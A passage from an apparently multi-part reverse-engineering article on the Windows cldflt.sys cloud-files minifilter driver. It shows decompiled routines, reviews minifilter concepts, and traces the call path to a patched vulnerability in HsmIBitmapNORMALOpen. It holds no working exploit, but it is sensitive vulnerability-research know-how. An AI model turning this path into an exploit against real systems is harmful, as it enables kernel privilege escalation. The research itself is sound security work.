  status = HsmOsCheckIfSetupInProgress(Subscription, (bool *)&flag, &changeStamp);
  HsmDbgBreakOnStatus(status);
  if ( status >= 0 )
  {
LABEL_16:
    qword_1C0023400 = MEMORY[0xFFFFF78000000014];
    status = HsmFileCacheInitialize(DriverObject);
    HsmDbgBreakOnStatus(status);
    if ( status >= 0 )
    {
      *(_QWORD *)&Registration.Size = 0x2030070LL;
      memset(&Registration.InstanceTeardownStartCallback, 0, 48);
      Registration.ContextRegistration = &g_HsmContextRegistration;
      Registration.OperationRegistration = &g_HsmFltCallbacks;
      Registration.InstanceSetupCallback =
(PFLT_INSTANCE_SETUP_CALLBACK)HsmFltInstanceSetup;
      Registration.FilterUnloadCallback = (PFLT_FILTER_UNLOAD_CALLBACK)HsmFltUnload;
      Registration.InstanceQueryTeardownCallback =
(PFLT_INSTANCE_QUERY_TEARDOWN_CALLBACK)HsmFltInstanceQueryTeardown;
      *(_OWORD *)&Registration.NormalizeNameComponentExCallback = 0LL;
      status = HsmpOpenInstancesRegistryKey(&_BE, &Handle);
      HsmDbgBreakOnStatus(status);
      if ( status >= 0 )
      {
        status = ZwSetValueKey(Handle, &ValueName, 0, 1u, Altitude_0.Buffer,
Altitude_0.MaximumLength);
        HsmDbgBreakOnStatus(status);
        if ( status >= 0 )
        {
          status = FltRegisterFilter(DriverObject, &Registration, &Filter);
          HsmDbgBreakOnStatus(status);
          if ( status >= 0 )
          {
            FltUnregisterFilter(Filter);
            status = ZwSetValueKey(Handle, &ValueName, 0, 1u, Altitude.Buffer,
            Altitude.MaximumLength);
            HsmDbgBreakOnStatus(status);
            if ( status >= 0 )
            {
```

```
              status = FltRegisterFilter(DriverObject, &Registration, &Filter);
              HsmDbgBreakOnStatus(status);
              if ( status >= 0 )
              {
                KeInitializeSpinLock(&SpinLock);
                var_02 = (__int64)&var_01;
                var_01 = (__int64)&var_01;
                ExInitializePagedLookasideList(&Lookaside_List_0, 0LL, 0LL,
            POOL_NX_ALLOCATION, 0x60uLL, 'eSsH', 0);
                ExInitializePagedLookasideList(&Lookaside_List_1, 0LL, 0LL,
            POOL_NX_ALLOCATION, 0xB0uLL, 'cRsH', 0);
                ExInitializePagedLookasideList(&Lookaside_List_2, 0LL, 0LL,
            POOL_NX_ALLOCATION, 0x58uLL, 'cRsH', 0);
                ExInitializePagedLookasideList(
                  (PPAGED_LOOKASIDE_LIST)&ListHead,
                  0LL,
                  0LL,
                  POOL_NX_ALLOCATION,
                  0x300uLL,
                  'rOsH',
                  0);
                FltInitExtraCreateParameterLookasideList(Filter, &EcpType, 0, 0x10uLL,
            'rOsH');
                FltInitExtraCreateParameterLookasideList(Filter, &EcpType_0, 0,
            0x58uLL, 'cAsH');
                FltInitExtraCreateParameterLookasideList(Filter, &EcpType_1, 0, 8uLL,
            'pOsH');
                flag_2 = 1;
                status = ((__int64 (__fastcall
*)(PFLT_FILTER))FltStartFiltering)(Filter);
                HsmDbgBreakOnStatus(status);
                if ( status >= 0 )
                {
                  if ( flag
                    && (ExUnsubscribeWnfStateChange(Subscription),
                        Subscription = 0LL,
                        status = ExSubscribeWnfStateChange(
                                   &Subscription,
                                   &WNF_DEP_OOBE_COMPLETE,
                                   1LL,
                                   changeStamp,
                                   HsmiOOBECompleteWnfCallback,
                                   1LL),
                        HsmDbgBreakOnStatus(status),
                        status < 0) )
                  {
                    WPP_GLOBAL_CONTROL = WPP_GLOBAL_Control;
                    if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control
                      && (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) != 0
                      && BYTE1(WPP_GLOBAL_Control->Timer) )
                    {
                      v24 = 19;
                      goto LABEL_62;
                    }
                  }
                  else
```

```
{
  status = FltStartFiltering(Filter);
  HsmDbgBreakOnStatus(status);
  if...
}
```

[Figure 63]: HsmDriverEntry routine | Win10 22H2

As you can see, almost nothing has changed, and there are very slight differences here and there. Other routines are also similar to version presented on Windows 11 22H2/23H2, and that is the case of HsmOsCheckIfSetupInProgress and HsmpDbgInitialize routines.

As we learned previously from Windows 11 22H2/23H2, the HsmFltInstanceSetup callback is a wrapper for HsmpCtxCreateInstanceContext routine, and it is assigned to Registration.InstanceSetupCallback structure member is really long and has over 500 lines.

Although I have reversed the entire routine again, it would be a waste of space to show it here because there is not anything really new, and just in case I need some information from there later then I will show a limited piece of code. The array of preoperation and postoperation callbacks is also similar to the presented-on previously for Windows 11 22H2/23H2, but there are subtle differences and apparently more routines (operations) involved may be relevant:

```
.rdata:00000001C001B000 ; FLT_OPERATION_REGISTRATION g_HsmFltCallbacks
.rdata:00000001C001B000 g_HsmFltCallbacks FLT_OPERATION_REGISTRATION <0FFh,       0, \
.rdata:00000001C001B000                          ; DATA XREF: HsmDriverEntry+322↓o
.rdata:00000001C001B000                            offset HsmFltPreACQUIRE_FOR_SECTION_SYNCHRONIZATION,\
.rdata:00000001C001B000                            offset HsmFltPostACQUIRE_FOR_SECTION_SYNCHRONIZATION,\
.rdata:00000001C001B000                            0>
.rdata:00000001C001B020          FLT_OPERATION_REGISTRATION < 12h,       0, offset HsmFltPreCLEANUP,\
.rdata:00000001C001B020                            offset HsmFltPostCLEANUP, 0>
.rdata:00000001C001B040          FLT_OPERATION_REGISTRATION <   0,       0, offset HsmFltPreCREATE, \
.rdata:00000001C001B040                            offset HsmFltPostNETWORK_QUERY_OPEN, 0>
.rdata:00000001C001B060          FLT_OPERATION_REGISTRATION < 0Ch,       0, \
.rdata:00000001C001B060                            offset HsmFltPreDIRECTORY_CONTROL, \
.rdata:00000001C001B060                            offset HsmFltPostDIRECTORY_CONTROL, 0>
.rdata:00000001C001B080          FLT_OPERATION_REGISTRATION <0F3h,       0, \
.rdata:00000001C001B080                            offset HsmFltPreFAST_IO_CHECK_IF_POSSIBLE,\
.rdata:00000001C001B080                            0, 0>
.rdata:00000001C001B0A0          FLT_OPERATION_REGISTRATION < 0Dh,       0, \
.rdata:00000001C001B0A0                            offset HsmFltPreFILE_SYSTEM_CONTROL, \
.rdata:00000001C001B0A0                            offset HsmFltPostFILE_SYSTEM_CONTROL, 0>
.rdata:00000001C001B0C0          FLT_OPERATION_REGISTRATION < 11h,       0, \
.rdata:00000001C001B0C0                            offset HsmFltPreLOCK_CONTROL, \
.rdata:00000001C001B0C0                            offset HsmFltPostLOCK_CONTROL, 0>
.rdata:00000001C001B0E0          FLT_OPERATION_REGISTRATION <0F1h,       0, \
.rdata:00000001C001B0E0                            offset HsmFltPreMDL_READ, 0, 0>
.rdata:00000001C001B100          FLT_OPERATION_REGISTRATION <0F2h,       0, \
.rdata:00000001C001B100                            offset HsmFltPreNETWORK_QUERY_OPEN, \
.rdata:00000001C001B100                            offset HsmFltPostNETWORK_QUERY_OPEN, 0>
.rdata:00000001C001B120          FLT_OPERATION_REGISTRATION <0EFh,       0, \
.rdata:00000001C001B120                            offset HsmFltPrePREPARE_MDL_WRITE, 0, 0>
.rdata:00000001C001B140          FLT_OPERATION_REGISTRATION <   3,       0, offset HsmFltPreREAD, \
.rdata:00000001C001B140                            offset HsmFltPostACQUIRE_FOR_SECTION_SYNCHRONIZATION,\
.rdata:00000001C001B140                            0>
.rdata:00000001C001B160          FLT_OPERATION_REGISTRATION <   6,       0, \
.rdata:00000001C001B160                            offset HsmFltPreSET_INFORMATION, \
```

```
.rdata:00000001C001B160                         offset HsmFltPostSET_INFORMATION, 0>
.rdata:00000001C001B180         FLT_OPERATION_REGISTRATION <  4,       0, offset HsmFltPreWRITE, \
.rdata:00000001C001B180                         offset HsmFltPostACQUIRE_FOR_SECTION_SYNCHRONIZATION,\
.rdata:00000001C001B180                         0>
.rdata:00000001C001B1A0         FLT_OPERATION_REGISTRATION <  5,       0, 0, \
.rdata:00000001C001B1A0                         offset HsmFltPostQUERY_INFORMATION, 0>
.rdata:00000001C001B1C0         FLT_OPERATION_REGISTRATION <0F9h,       0, \
.rdata:00000001C001B1C0                         offset HsmFltPreQUERY_OPEN, \
.rdata:00000001C001B1C0                         offset HsmFltPostQUERY_OPEN, 0>
```

[Figure 64]: Array of preoperation and postoperation callbacks | Win10 22H2

The HsmpDbgInitialize function, which is remarkably similar to Windows 11, follows below:

```
NTSTATUS HsmpDbgInitialize()
{
  NTSTATUS result; // eax

  result = RtlStringCchPrintfW(
             _DEBUG,
             0x80uLL,
             L"\\Registry\\Machine\\System\\CurrentControlSet\\Services\\%s\\Debug",
             _BE.Buffer);
  if ( result >= 0 )
  {
    HsmpGetRegDword(_DEBUG, L"Flags", &dword_1C0022D90);
    HsmpGetRegDword(_DEBUG, L"BreakOnHydration", &dword_1C0022FC4);
    return HsmpGetRegDword(_DEBUG, L"BreakOnOpen", &dword_1C0022FC8);
  }
  return result;
}
```

[Figure 65]: HsmpDbgInitialize routine | Win10 22H2

We will be quicky reviewing the HsmFileCacheInitialize routine, invoked from HsmDriverEntry routine, it is also similar to the version found on Windows 11. I will be just showing here because practical tests will be done using Windows 10 22H2:

```
__int64 __fastcall HsmFileCacheInitialize(PDRIVER_OBJECT DriverObject)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  DeviceObject = 0LL;
  if...
  memset64(DriverObject->MajorFunction, (unsigned
__int64)HsmiFileCacheIrpNotImplemented, 0x1CuLL);
  DriverObject->FastIoDispatch = 0LL;
  DriverObject->MajorFunction[IRP_MJ_READ] = (PDRIVER_DISPATCH)HsmiFileCacheIrpRead;
  DriverObject->MajorFunction[IRP_MJ_WRITE] = (PDRIVER_DISPATCH)HsmiFileCacheIrpWrite;
  DriverObject->MajorFunction[IRP_MJ_QUERY_INFORMATION] =
(PDRIVER_DISPATCH)HsmiFileCacheIrpQueryInformation;
  DriverObject->MajorFunction[IRP_MJ_CLOSE] = (PDRIVER_DISPATCH)HsmiFileCacheIrpClose;
  status = IoCreateDevice(DriverObject, 0, 0LL, 8u, 0x100u, 0, &DeviceObject);
  HsmDbgBreakOnStatus(status);
  if...
  if ( Device_Object )
    IoDeleteDevice(Device_Object);
```

```
  if...
  return (unsigned int)status;
}
```

[Figure 66]: HsmFileCacheInitialize routine | Win10 22H2

We have three callbacks related to file cache operations:

- **HsmiFileCacheIrpRead:**

  - Invokes FltAllocateCallbackData function, which allocates a callback data structure that will be used by the minifilter to initialize an I/O request.
  - Call the FltPerformSynchronousIo to initiate a synchronous I/O operation.
  - Call MmMapLockedPagesSpecifyCache function, which maps physical pages described by an MDL to a virtual address and allows the caller to specify a cache attribute (MmCached).

```
  Status = FltAllocateCallbackData(
             struct_01->Instance,
             struct_01->FileObject,
             &CallbackData);
  HsmDbgBreakOnStatus(Status);
  if...
  CallbackData->Iopb->MajorFunction = IRP_MJ_READ;
  CallbackData->Iopb->MinorFunction = 0;
  CallbackData->Iopb->Parameters.Read.ByteOffset = ByteOffset;
  CallbackData->Iopb->Parameters.Read.Length = Length;
  CallbackData->Iopb->Parameters.Read.MdlAddress = irp->MdlAddress;
  CallbackData->Iopb->Parameters.Read.Key = 0;
  CallbackData->Iopb->Parameters.Read.ReadBuffer = 0LL;
  CallbackData->Iopb->IrpFlags |= IRP_SYNCHRONOUS_PAGING_IO_NO_CACHE;
  FltPerformSynchronousIo(CallbackData);
  CallbackData->Iopb->Parameters.Read.MdlAddress = 0LL;
  Status = CallbackData->IoStatus.Status;
  HsmDbgBreakOnStatus(Status);
  Information = CallbackData->IoStatus.Information;
   ...
   ...
  pfunc = (__int64 (__fastcall *)(PFILE_OBJECT, _QWORD, LARGE_INTEGER, PVOID,
unsigned int))struct_01->pfunc;
  if ( pfunc
    && ((MdlAddress_1 = irp->MdlAddress,
         // The MmMapLockedPagesSpecifyCache routine maps the physical pages
         // that are described by an MDL to a virtual address, and enables
         // the caller to specify the cache attribute that is used to create
         // the mapping.
         (MdlAddress_1->MdlFlags & MDL_MAPPED_VA_NONPAGED_POOL) == 0)
      ? (MappedSystemVa = MmMapLockedPagesSpecifyCache(
                            MdlAddress_1,
                            0,
                            MmCached,
                            0LL,
                            0,
                            MdlMappingNoExecute_NormalPriority),
```

- **HsmiFileCacheIrpWrite:**

  - Invokes the same FltAllocateCallbackData function mentioned above.
  - If the write operation is synchronous, it calls FltPerformSynchronousIo, which initiates a synchronous I/O operation.
  - If the write operation is asynchronous, it calls FltPerformAsynchronousIo which initiates an asynchronous I/O operation.

```
status_ret = FltAllocateCallbackData(
               struct_03->pflt_instance,
               struct_03->pfile_object,
               &RetNewCallbackData);
HsmDbgBreakOnStatus(status_ret);
if...
RetNewCallbackData->Iopb->MajorFunction = IRP_MJ_WRITE;
RetNewCallbackData->Iopb->MinorFunction = 0;
RetNewCallbackData->Iopb->Parameters.Write.ByteOffset = ByteOffset;
RetNewCallbackData->Iopb->Parameters.Write.Length = Length;
RetNewCallbackData->Iopb->Parameters.Write.MdlAddress = irp->MdlAddress;
RetNewCallbackData->Iopb->Parameters.Write.Key = 0;
RetNewCallbackData->Iopb->Parameters.Write.WriteBuffer = irp->UserBuffer;
if ( (struct_03->pfile_object->Flags & FO_WRITE_THROUGH) != 0 )
  RetNewCallbackData->Iopb->OperationFlags |= 4u;
Iopb = RetNewCallbackData->Iopb;
if ( IsOperationSynchronous_1 )
{
  Iopb->IrpFlags |= IRP_SYNCHRONOUS_PAGING_IO_NO_CACHE;
  FltPerformSynchronousIo(RetNewCallbackData);
  RetNewCallbackData->Iopb->Parameters.Write.MdlAddress = 0LL;
  status_ret = RetNewCallbackData->IoStatus.Status;
  HsmDbgBreakOnStatus(status_ret);
  Information_low = LODWORD(RetNewCallbackData->IoStatus.Information);
  Information = RetNewCallbackData->IoStatus.Information;
  if...
  goto LABEL_78;
}
Iopb->IrpFlags |= IRP_NOCACHE_PAGING_IO;
irp->Tail.Overlay.CurrentStackLocation->Control |= SL_PENDING_RETURNED;
status = FltPerformAsynchronousIo(
           RetNewCallbackData,
           HsmiFileCacheWriteCompletion,
           irp)
```

- **HsmiFileCacheIrpQueryInformation:**
  - This routine only validates the request and retrieves data information.

- **HsmiFileCacheIrpClose:**
  - Free resources and complete the request.

It is a good point to pause our analysis and review mini-filter drivers' concepts.

12. Minifilter drivers review

In this section I am reviewing essential concepts about minifilter drivers, which can provide readers with necessary foundation and a better understanding of the subject.

As mentioned previously in past articles, minifilter drivers have been used for different purposes associated with security, compression, backup, and encryption products, and they are managed by the Filter Manager (FltMgr.sys). Minifilter drivers register themselves with FltMgr.sys for I/O operations, and the filter manager indirectly attaches such filters to the file system stack in a determined order that depends on the minifilters altitude (a value that determines its position in the minifilter stack). In general, minifilter drivers intercept communication between applications and the file system, and they are able to monitor, change or filter file any I/O operations such as reading, writing, directory management, opening file, closing file, retrieving information, and they have also been used for malicious purposes by rootkits.

In the first two articles of this series (ERS_01 and ERS_02), we have reviewed concepts about kernel drivers, which use IOCTLs (I/O control codes) to perform multiple device operations. There is an equivalent feature in minifilter drivers that are FSCTL (File System Control Codes) that can be used for retrieving information about a file system, directory, or a single file, as well as change eventual behavior of the file system. These FSCLTs are used by functions such as FltFsControlFile and ZwFsControlFile, which we usually stumbled while reversing code.

Readers will find many similarities between kernel drivers and minifilter drivers but also differences such as creation of control device objects, which represent the minifilter driver, and filter device objects that are responsible for performing the real work. An important aspect of minifilter drivers is that they can filter and work with IRP I/O operations, Fast I/O operations, and callback operations, where they can also register and use preoperation and/or postoperation callback routines for each I/O operation that they are interested in filtering. Any minifilter drivers can be loaded using Windows services API and framework as well as using commands like fltmc load. As an important fact, preoperation and postoperation callback routines are stored in the FLT_OPERATION_REGISTRATION structure, which is present in each I/O operation type managed by the minifilter driver.

Once readers start a reverse engineering section of minifilter drivers, you will find the same DriverEntry routine from kernel drivers, and particular functions such as FltRegisterFilter (and that's the reason about you have seen the FLT_REGISTRATION structure in previous sections), which is used to register callback routines. Moreover, FsStartFiltering, which is responsible for notifying FltMgr.sys that the minifilter is ready and available to attach to volumes (the availability of a volume is notified by the FltMgr.sys through a call to the InstanceSetupCallback routine) and start the filtering of selected I/O operations. As expected, all callback routines such as InstanceSetupCallback, FilterUnloadCallback and other ones are registered within the FLT_REGISTRATION structure. The real effect of minifilter driver registering preoperation callbacks with the FiltMgr.sys is that for determined I/O operations only minifilter drivers are triggered, and other ones that didn't register anything are not involved.

Once I/O operations are processed, a minifilter driver can forward IRP to the next lower driver in the stack and return FLT_PREOP_SUCCESS_NO_CALLBACK, which instructs the filter manager to not execute a minifilter driver's postoperation routine during I/O completion, or return FLT_PREOP_SUCCESS_WITH_CALLBACK, which makes FltMgr.sys to call its postoperation routine during

I/O completion (note: postoperation routines are called in reversed order, from the minifilter driver with the lowest altitude to the highest one, during I/O completion). As a side note, postoperation callbacks are similar to old completion routines that were used by legacy file system filter drivers, and at the ending of a postoperation routine the mini-filter driver can call FltCompletePendedPostOperation from a work routine that has finished the I/O operation that was pending from the postoperation callback routine. There are other possibilities that are intermediary in this situation like a minifilter driver can, in its preoperation callback routine, queue an operation to a worker thread by invoking FltQueueDeferredIoWorkItem function, and such minifilter driver will return FLT_PREOP_PENDING, which shows that the actual I/O operation is still pending. Although it is not a crucial point in this text, as readers have seen it in the reversed code from previous sections, minifilter drivers can use FltCbdqInitialize function within InstanceSetupCallback routine and FltCbdqInsertIo function in preoperation callback routines to manage the queue of pending I/O operations that have not been processed yet. Following the same line, you can see functions like FltQueueDeferredIoWorkItem when a minifilter driver queues the completion processing of a given operation to a worker thread, and later the minifilter driver will call FltCompletePendedPostOperation from the worker thread to resume the processing and complete the pending I/O operation.

Likely one of most fundamental concepts is that minifilter drivers are able to associate contexts (instances, volumes, files and so on) to objects aiming to preserve state across I/O operations. A context, which is a structure defined by developers to mini-filter drivers, can be allocated from paged or non-paged pool, even though volume contexts must be allocated from non-paged pool. The mini-filter driver must register the desired type of contexts using FltRegisterFilter function and then it can create a context of any of the registered types by calling FltAllocateContext function.

Context is not the only structure holding important data, and ECPs (Extra Create Parameters**)** are another kind of structure that can hold information for file creating operation (IRP_MJ_CREATE) through an ECP_LIST structure, which can be system defined, or user defined. The correct configuration and attach of EPCs are accomplished by steps that involve allocating memory (FltAllocateExtraCreateParameterList), allocating memory pool (FltAllocateExtraCreateParameter), inserting ECP context structures into the ECP_LIST structure (FltInsertExtraCreateParameter), initializing the IO_DRIVER_CREATE_CONTEXT structure (IoInitializeDriverCreateContext**)**, defining the IO_DRIVER_CONTEXT structure (the ExtraCreateParameter member of IO_DRIVER_CREATE_CONTEXT structure is pointed to the ECP_LIST structure and finally attaching the ECPs to the IRP_MJ_CREATE operation (FltCreateFileEx2 or IoCreateFileEx). The general picture is that ECPs are used to attach additional information to the IRP_MJ_CREATE operation on a file, and other minifilter drivers on the stack can check for this extra information.

Another key concept is the possibility of communication between user-mode application and mini-filter drivers through communication ports, which can be created by the mini-filter driver through FltCreateCommunicationPort function, and then the user-mode application will invoke FilterConnectionCommunicationPort function to connect to this port, which will cause the ConnectNotifyCallback callback from the mini-filter driver to be called by FltMgr.sys.

According to concepts explained so far, the DriverEntry routine of a mini-filter driver is composed of a series of variable initializations, a call of FltRegisterFilter (to register the mini-filter driver) and a call to FltStartFiltering (to start the filtering process). Optionally, the mini-filter driver can register a FilterUnloadCallback routine, which will be called when the service is stopped through the sc stop

command or via ControlService function. The FilterUnloadCallback routine call FltUnregisterFilter, and it triggers the execution of InstanceTeardownStartCallback and InstanceTeardownCompleteCallback routines. Eventually, it might call CleanupContext callback routine if the mini-filter driver has registered this routine. After the context has been created, the minifilter driver can attach it to an object by calling functions such as FltSetFileContext, FltSetInstanceContext, FltSetVolumeContext and other ones, which clearly depends on the type of context. Regardless of the context created, its lifetime is managed by FltMgr.sys through a control that uses reference counting.

As in kernel drivers, data transfer between user-mode application and the system devices is a common and key operation, and the same methods for access data buffers are also available here as Buffered I/O (there is an allocation of a system buffer), Direct I/O (a memory descriptor list -- MDL -- is created to map the locked buffer) and Neither I/O (I/O manager doesn't care of memory for buffer, and the management of the buffers is handed over to the mini-filter driver and developer, at last instance), but I will not review details here and I invite you to read on this topic in ERS_01 and ERS_02 articles. Some operations can be either IRP-based or Fast I/O based (IRP_MJ_DEVICE_CONTROL, IRP_MJ_WRITE, IRP_MJ_READ and IRP_MJ_QUERY_INFORMATION), and in case to be Fast I/O, neither buffers method is used. Additionally, while there are IRP-based operations that follow the Flag member of the DEVICE_OBJECT structure to determine what is the method for accessing data buffer will be used, other ones will always use either Buffer I/O or Neither I/O. However, there are a few operations such as IRP_MJ_CREATE_MAILSLOT, IRP_MJ_CREATE_NAMED_PIPE and IRP_MJ_LOCK_CONTROL that do not have buffers and, consequently, no buffering methods.

Certainly, one of terms that readers will see in this article are reparsing points, which are file system objects that extend attributes of a file system, and that are composed of user-defined data and reparse point tag that identifies the file system filter driver that owns a specific reparse point. As we will be handling with files in the cloud service (cloud files), another concept that we will work on is file placeholders, which merely represent the actual content of a file or directory (in dehydrated state) that is stored in another place (cloud, in this case), and when such file is really demanded (read), it is retrieved (rehydrated). A placeholder, which is a reparse point, usually contains metadata, but can also contains a small part of the real data.

13. Reversing | part 03 | WIN10 22H2

Once we have reversed relevant routines being called from HsmDriverEntry routine, it is time to focus our attention on preoperation and postoperation callbacks, which have been registered by FLT_OPERATION_REGISTRATION structure and also have been reported on Figure 62, but I would like to provide you with a list of them before proceeding:

Preoperation callbacks:

- HsmFltPreACQUIRE_FOR_SECTION_SYNCHRONIZATION
- HsmFltPreCLEANUP
- HsmFltPreCREATE
- HsmFltPreDIRECTORY_CONTROL
- HsmFltPreFAST_IO_CHECK_IF_POSSIBLE

- HsmFltPreFILE_SYSTEM_CONTROL
- HsmFltPreLOCK_CONTROL
- HsmFltPreMDL_READ
- HsmFltPreNETWORK_QUERY_OPEN
- HsmFltPrePREPARE_MDL_WRITE
- HsmFltPreQUERY_OPEN
- HsmFltPreREAD
- HsmFltPreSET_INFORMATION
- HsmFltPreWRITE

Postoperation callbacks:

- HsmFltPostACQUIRE_FOR_SECTION_SYNCHRONIZATION
- HsmFltPostCLEANUP
- HsmFltPostDIRECTORY_CONTROL
- HsmFltPostFILE_SYSTEM_CONTROL
- HsmFltPostLOCK_CONTROL
- HsmFltPostNETWORK_QUERY_OPEN
- HsmFltPostQUERY_INFORMATION
- HsmFltPostQUERY_OPEN
- HsmFltPostSET_INFORMATION

Although it has been mentioned previously, a few context types are registered (check Figure 63), but we will not use at this time:

- HsmFltDeleteINSTANCE_CONTEXT
- HsmFltDeleteFILE_CONTEXT
- HsmFltDeleteSTREAM_CONTEXT
- HsmFltDeleteSTREAMHANDLE_CONTEXT

Returning to preoperation and postoperation callbacks, we should investigate all of them if we are searching for potential vulnerabilities in this minifilter driver. However, as we are researching an existing and specific vulnerability highlighted via patch-diffing, we already know that the sequence up to the fault routine is the following one (confirm it by referring to Figures 15, 16 and 17) :

- HsmFltPostQUERY_OPEN (or HsmFltPostNETWORK_QUERY_OPEN)
- HsmiFltPostECPCREATE
- HsmpSetupContexts
- HsmpCtxCreateStreamContext.
- HsmIBitmapNORMALOpen

We also know that there is a minimum set of routines that we need to analyze as well as multiple other ones being called from them. The list of routines being called throughout the path is actually substantially longer than the presented above, and as reader will realize, different new data types are coming up soon. To help readers, a brief list of routines involved directly or indirectly with the vulnerability follows:

- HsmFltPostQUERY_OPEN (or HsmFltPostNETWORK_QUERY_OPEN)
- HsmiFltPostECPCREATE
- FltGetInstanceContext
- FltRemoveOpenReparseEntry
- FltObjectDereference
- HsmiCreateEnsureDirectoryFullyPopulated
- HsmpSetupContexts
- FltGetRequestorProcess

- HsmOsIsPassThroughModeEnabled
- IoGetTransactionParameterBlock
- FltQueryInformationFile
- FltGetStreamContext
- HsmpRpReadBuffer
- HsmiCldGetSyncRootFileIdByFileObject
- HsmpCtxCreateStreamContext
- HsmiCtxGetOrCreateFileContext
- FltAllocateContext
- memset
- ExInitializeRundownProtection
- KeInitializeEvent
- FltInitializePushLock
- HsmpRpValidateBuffer
- ExAllocateFromPagedLookasideList
- FltInitializePushLock
- HsmpBitmapOpen
- HsmIBitmapNORMALOpen

Our task in this section is to analyze some of these important routines up to the final one (HsmIBitmapNORMALOpen), which contains vulnerability that we are looking for.

From this point onward, we should remember about a few structures that we declared previously, at the beginning of this article. Honestly, I would not like to repeat such structures, enumerations, and definitions, but eventually forcing readers to search back-and-forth would be a waste of energy. Furthermore, I have made slight changes, added (and created) other ones that will also be useful for readers:

```
typedef struct _REPARSE_DATA_BUFFER_EX {
  ULONG     Flags;
  ULONG     ExistingReparseTag;
  GUID      ExistingReparseGuid;
  ULONGLONG Reserved;
  _REPARSE_DATA_BUFFER      ReparseDataBuffer;
} REPARSE_DATA_BUFFER_EX, *PREPARSE_DATA_BUFFER_EX;

typedef struct _REPARSE_DATA_BUFFER {
    ULONG  ReparseTag;
    USHORT ReparseDataLength;
    USHORT Reserved;
    struct {
                _HSM_REPARSE_DATA DataBuffer[];
            } GenericReparseBuffer;
    } REPARSE_DATA_BUFFER, *PREPARSE_DATA_BUFFER;

typedef struct _HSM_REPARSE_DATA {
    USHORT Flags;
    USHORT Length;
    _HSM_DATA FileData;
} HSM_REPARSE_DATA, *PHSM_REPARSE_DATA;

typedef struct _HSM_DATA {
  ULONG Magic;
  ULONG Crc32;
```

```
  ULONG Length;
  USHORT Flags;
  USHORT NumberOfElements;
  _HSM_ELEMENT_INFO ElementInfos[];
};

typedef struct _HSM_ELEMENT_INFO {
    USHORT Type;
    USHORT Length;
    ULONG  Offset;
} HSM_ELEMENT_INFO, *PHSM_ELEMENT_INFO;

typedef enum _HSM_CONSTANTS {
    HSM_BITMAP_MAGIC        = 0x70527442,
    HSM_BITMAP_ELEMENTS     = 0x05,
    HSM_FILE_MAGIC          = 0x70526546,
    HSM_FILE_ELEMENTS       = 0x09,
    HSM_DATA_HAVE_CRC       = 0x02,
    HSM_XXX_DATA_SIZE       = 0x10,
    HSM_ELEMENT_TYPE_NONE   = 0x00,
    HSM_ELEMENT_TYPE_UINT64 = 0x06,
    HSM_ELEMENT_TYPE_BYTE   = 0x07,
    HSM_ELEMENT_TYPE_UINT32 = 0x0A,
    HSM_ELEMENT_TYPE_BITMAP = 0x11,
    HSM_ELEMENT_TYPE_MAX    = 0x12
} HSM_CONSTANTS;
```

[Figure 67]: Structure and enumeration definitions

There are considerations that can be made here and that also reflect the challenge of reversing large code as a minifilter driver:

- I have provided the main structures related used by reparse points above, and it does not mean that other ones do not exist. Some structure definitions such as _REPARSE_DATA_BUFFER and _REPARSE_DATA_BUFFER_EX are public and provided by Microsoft. On the other hand, there are multiple structures and types that are not, including those allocated as pools, and search engines and mainly on projects hosted on GitHub are our resource.

- In _HSM_DATA structure, I have changed HSM_ELEMENT_INFO ElementInfo[1] to HSM_ELEMENT_INFO ElementInfo[ ]. Why? Because the example provided by author was limited to one element while in our case there are multiple elements.

- I have created an enumeration named _HSM_CONSTANTS to make easier to work with these definitions instead of managing them.

- Readers also have the option to load PDB files into the analysis (File | Load File | PDB File...), mark Types only checkbox, and use available projects that use these structures (compile the Debug version of program because a pdb file is created and can be used on IDA Pro or any other reversing tool) or even any PDB file made available by Microsoft. This last approach requires that readers use an appropriate Windows system (for example, Win10 22H2 in our case), download the respective symbols (pdb files) and load them into IDA Pro database.

- From the HsmFltPostQUERY_OPEN to HsmIBitmapNORMALOpen routines there are an endless number of functions and subroutines being invoked, and it is quite impossible to analyze and show their codes here. However, readers should pay attention to pools that are allocated and their respective tags, error constants (they may help you to understand what is happening) and renaming arguments from APIs according to official documentation to improve the code markup, which gives meaningful names to variables, arguments and even structures. At the same way, applying enumerations and changing types of variables also make the code a bit easier to understand.

- There are many routines starting with Hsm prefix, which contains dozens or even hundreds of lines of code. Although you wouldn't need to analyze all of them, certainly a quick overview can be useful in certain situations.

- The mentioned routines and functions between HsmFltPostQUERY_OPEN to HsmIBitmapNORMALOpen are not the only necessary one to understand the cldflt.sys minifilter driver.

- Throughout the code, we will stumble with handling minifilter contexts, which are structures such as files, instances, streams and other ones, all of them defined in the mini-filter driver. As consequence, contexts are allocated privately by developers and can hold anything and, as they are composed of handles or pointers, they are normally associated with already allocated objects.

- Extending the previous paragraph, you will see a data type that is a structure named _FLT_RELATED_CONTEXTS and it has the following members and types:

```
typedef struct _FLT_RELATED_CONTEXTS {

    PFLT_CONTEXT VolumeContext;
    PFLT_CONTEXT InstanceContext;
    PFLT_CONTEXT FileContext;
    PFLT_CONTEXT StreamContext;
    PFLT_CONTEXT StreamHandleContext;
    PFLT_CONTEXT TransactionContext;

} FLT_RELATED_CONTEXTS, *PFLT_RELATED_CONTEXTS;
```

- There is an extended version named _FLT_RELATED_CONTEXTS_EX, which includes the SectionContext member too. Regardless of such structures, they show that context (or contexts) can be related to distinguished objects such as volume, instance, stream, file, and other ones.

Starting at the HsmFltPostQUERY_OPEN routine, we have the following representation:

```
__int64 __fastcall HsmFltPostQUERY_OPEN(
        struct _FLT_CALLBACK_DATA *ptr_FltCallbackData,
        PCFLT_RELATED_OBJECTS FltObjects,
        PVOID CompletionContext,
        FLT_POST_OPERATION_FLAGS Flags)
```

```
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
  ret_ECPCREATE = HsmiFltPostECPCREATE(
                    ptr_FltCallbackData,
                    FltObjects,
                    CompletionContext,
                    Flags);
  if ( !ret_ECPCREATE && ptr_FltCallbackData->IoStatus.Status >= 0 )
  {
    Iopb = ptr_FltCallbackData->Iopb;
    if ( ((Iopb->Parameters.QueryOpen.FileInformationClass - FileStatInformation) &
0xFFFFFFFD) == 0 )
    {
      FileInformation = Iopb->Parameters.QueryOpen.FileInformation;
      if ( (FileInformation->ReparseTag & 0xFFFF0FFF) == dword_1C0023590 )
      {
        flag = (FileInformation->FileAttributes &
